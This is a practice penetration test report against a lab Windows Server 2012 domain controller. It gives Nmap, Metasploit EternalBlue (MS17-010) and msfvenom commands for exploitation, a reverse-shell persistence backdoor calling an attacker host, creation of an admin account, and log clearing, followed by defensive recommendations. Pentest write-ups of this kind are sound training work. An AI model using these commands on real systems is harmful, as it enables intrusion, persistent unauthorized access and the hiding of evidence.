Practice Pentest

PENETRATION TEST REPORT

Roy Thomson | 05/03/19

Table of Contents

[1. Executive Summary 2](#_Toc2777717)

[1.1 Rules of Engagement 2](#_Toc2777718)

[1.1.1 Reconnaissance 2](#_Toc2777719)

[1.1.2 Exploitation 2](#_Toc2777720)

[1.2 Scope 2](#_Toc2777721)

[1.3 Key Findings 3](#_Toc2777722)

[2. Technical Report 3](#_Toc2777723)

[2.1 Summary 3](#_Toc2777724)

[2.2 Port and service scanning 3](#_Toc2777725)

[2.2.1 Enumeration 4](#_Toc2777726)

[2.2.2 Identifying Vulnerabilities 4](#_Toc2777727)

[2.3 Exploitation 5](#_Toc2777728)

[2.4 Post-Exploitation 6](#_Toc2777729)

[2.3.1 Meterpreter 6](#_Toc2777730)

[2.3.2 Privilege Escalation 6](#_Toc2777731)

[2.3.3 Maintaining Access 7](#_Toc2777732)

[2.3.4 Process Migration 7](#_Toc2777733)

[2.3.5 Adding Accounts 7](#_Toc2777734)

[2.3.5 Covering Tracks 8](#_Toc2777735)

[3. Conclusion 8](#_Toc2777736)

[3.1 Recommendations 8](#_Toc2777737)

[4. Appendices 9](#_Toc2777738)

[5. References 18](#_Toc2777739)

# 1. Executive Summary

This is the final report on the penetration test performed on some named manufacturing company.

This company made the decision to tender for military contracts, they had to ensure their systems were effectively secured and resilient to attack.

The company employed a penetration tester to plan and carry out an attack in a manner that a malicious attacker would attempt to breach the companies’ systems.

### Rules of Engagement

Any and all processes or steps taken during this test strictly adhered to the OSSTMM and the standards set by the OWASP testing project.

### 1.1.1 Reconnaissance

Before the attack could be carried out, information relevant to the company and their computer systems had to be gathered, this was done using the following tools.

* Whois – this is an internet record listing, identifying domain owners and contact details this was used to gather names, email addresses, associated server names, server administrator’s information and registrar details including creation and expiry dates (ref1).
* NsLookup – this is a tool used for discovering the IP addresses associated with a domain (ref2).
* Netcraft - is a security analysis web platform that contains several tools including anti-fishing and security testing. This was used to collect other relevant information including previous hosting history and previously used IP addresses (ref3).

### 1.1.2 Exploitation

During the exploitation phase there were several attacks that where prohibited during this penetration test. These include:

* Social Engineering
* DOS or DDOS attacks

### Scope

The scope of this penetration test was limited to the Department for Research and Development.

### Key Findings

The key findings were as follows:

* The tester was able to gain administrative control over the domain controller
* They were able to create an account and assign it administrative privileges
* They were able to take a hash dump of all usernames and account passwords to be converted back to plain text
* Finally, they were able to transfer files including a payload creating a backdoor to the system for future access

# 2. Technical Report

This is the technical details of the actions carried out whilst undertaking the penetration test. Here you will find the tools and methods used to scan and exploit the target system.

### 2.1 Summary

The test was carried out as follows:

After a connection was established between the server and attacking machine via a ping scan. Several Nmap scan were then carried out to establish what machine was a domain controller, what OS the server was running and a list of available ports and services.

The metasploit framework was used to carry out a scan using one of its auxiliary modules to determine if certain ports were vulnerable.

The vulnerable Ports were then exploited and a bind tcp connection was established and a meterpreter session was created.

From here the tester escalated privileges, maintained access by creating a persistent backdoor that starts on the machines boot, added new accounts and added them to the administrators group, and then covered their tracks by clearing the events logs.

### 2.2 Port and service scanning

This portion of the test is critical as this is where the open ports and running services are discovered and these will be the areas where a malicious hacker would try and exploit using known vulnerabilities.

Running services and open ports can be easily listed using a variety of tools. One of the most common tools used and the one primarily used in this test was Nmap.

* Nmap – a command line tool used for discovering hosts and services on a network, it does this by sending packets and analyzing the responses.

### 2.2.1 Enumeration

The network was initially scanned using:

nmap –sV 10.10.10.\* (ref4)

This listed host machines that where live on the network and also the services and the ports each service was running on.

IP 10.10.10.1 showed services for active directory, indicating that this particular host was a domain controller.

Another nmap scan was used to identify the operating system and other relevant information, using the following command:

Nmap –Pn –O 10.10.10.1 (ref5)

This highlighted the domain controller is running on a Windows Server 2012 Operating system.

These scans also discovered the following services running on the ports:

* 139 – net bios, this service …
* 445 – Microsoft ds, this service …

Further scans where carried to assess program privileges.

### 2.2.2 Identifying Vulnerabilities

This phase is also critical to the test as this is how a hacker would determine what ports/services are vulnerable to known exploits.

Using information gathered in the previous scan another scan took place to identify if port 445 was susceptible and vulnerable to the MS17\_010 Eternal Blue SMB attack.

However, this scan was conducted from inside the metasploit framework using its auxiliary modules.

The metasploit framework was opened with the following command:

msfconsole (re6?)

From here a suitable auxiliary module was selected with the following command:

use auxiliary/scanner/smb/smb\_ms17\_010 (ref7)

Another command was ran to list the available options associated with the module such as the receiving host:

options (ref8)

The victim IP was set with the following command:

set RHOSTS 10.10.10.1 (ref9)

And finally the scan was ran by using the command:

run (ref10)

The scan was complete and indicated that the victim machine was in fact vulnerable to an smb attack on port 445 (ref11).

### 2.3 Exploitation

The metasploit framework also contains attack modules which allowed the attacking system to apply the exploit to a victim machine on the network.

The ms17\_010\_psexec exploit was chosen as previous scans indicated it was vulnerable to it. The exploit was selected with the following command:

use exploit/windows/smb/ms17\_010\_psexec (ref12)

The options command was used again to see what information had to be manually entered (ref13)

The receiving host RHOST (victim machine) IP address was set (ref14) and a bind tcp payload was selected following command:

set payload/windows/x64/meterpreter/bind\_tcp (ref15)

The payload was sent and executed and a listener handler was started against the victim machines port 4444 with the simple command:

Run (ref16)

### 2.4 Post-Exploitation

This section includes the post-exploitation techniques applied to achieve the following:

* Privilege escalation
* Maintaining access
* Process Migration
* Adding of accounts/groups
* Covering tracks

### 2.3.1 Meterpreter

Meterpreter is a dynamically extensible payload that uses in-memory DLL injection stagers to inject processes into a running victim machine.

A Meterpreter session was open and the exploit was successful.

### 2.3.2 Privilege Escalation

At this point the meterpreter session only has basic privileges, for the tester to be able to carry out further tests including the addition of accounts these privileges must be escalated.

System privileges were acquired with the following command:

getsystem (ref17)

The tester continued with the escalation by acquiring administration privileges using the following command:

getprivs (ref18)

Now the tester had efficient permissions to continue with the maintaining access phase.

### 2.3.3 Maintaining Access

This stage is another crucial point in the test as this is where an attacker would create a back door, so the machine can be easily accessed by the attacker whenever the victim machine is live.

This was done with meterpreters built in persistence script with the following command:

run persistence –A –L c:\\ -X 30 –p443 –r 10.10.10.8 (ref19)

What this command does is runs the persistence script creating a payload that will load into ram on boot and send packets every 30 seconds to the local machine (attacking machine) looking for a listener handler so it can start the reverse\_tcp meterpreter session.

Another test similar to this was carried out. A payload was written with msfvenom (a meterpreter payload writing module) with the following command :

msfvenom –p windows/x64/meterpreter/reverse\_tcp –b “\x00” lhost =10.10.10.8 lport=4444 –i 5 –f exe –o ./test.exe (ref20)

Another handler was set up to listen for the connection and a 2nd meterpreter sessions was started.

This also demonstrated the ability to upload files to the server.

### 2.3.4 Process Migration

In an attempt to stay undetected on the machine the tester decided to conceal the malicious process running the meterpreter session by moving it to another port and disguised it as a less suspicious type of process (ref21).

This was done using the following command:

use post/windows/manage/migrate

### 2.3.5 Adding Accounts

To add an account a shell was opened on the server using the command:

shell (ref22)

Next the tester successfully added a new user account with a password on the server with the command:

net user testacc P@$$word /add (ref23)

The account was then added to the administrators group using the following command:

net localgroup administrators testacc /add (ref4)

### 2.3.5 Covering Tracks

The tester then proceeded to cover his tracks by clearing the server’s logs so anything reported to the logs has now been deleted.

This was done from meterpreter with the following command:

clearev (ref25)

# 3. Conclusion

If this organization wishes to tender for military contracts there it is essential that several measures must be put in place immediately to secure the network before it would be considered viable.

### 3.1 Recommendations

First a proper firewall should be installed and rules should be applied restricting network users access to unauthorized ports. Other rules should be put in place to block certain ports altogether.


Automatic updates should be allowed and a schedule for taking routine backups should be put in place in the event of a hardware issue.

Group policies should be put in place restricting unauthorized users from using specific software.


I would also recommend that any personal using the machines or network would have had some cyber resilience training.

Stricter password policies should be put in place and any sensitive should be encrypted and saved in a directory only available to authorized personnel.


# 4. Appendices


Ref 1 


Ref 2



Ref3




Ref4

Ref5

Ref6


Ref7

Ref8


Ref9

Ref10




Ref11

Ref12

Ref13


Ref14


Ref15


Ref16

Ref17


Ref18




Ref19


Ref20

Ref21




Ref22


Ref23



Ref24



Ref25



# 5. References

Owasporg. 2019. Owasporg. [Online]. [5 March 2019]. Available from: <https://www.owasp.org/images/1/19/OTGv4.pdf>

Nmaporg. 2019. Nmaporg. [Online]. [5 March 2019]. Available from: https://nmap.org/docs/discovery.pdf

Offensive-securitycom. 2019. Offensive-securitycom. [Online]. [5 March 2019]. Available from: <https://www.offensive-security.com/metasploit-unleashed/>

Dansimp. 2019. Microsoftcom. [Online]. [5 March 2019]. Available from: https://docs.microsoft.com/en-us/windows/security/threat-protection/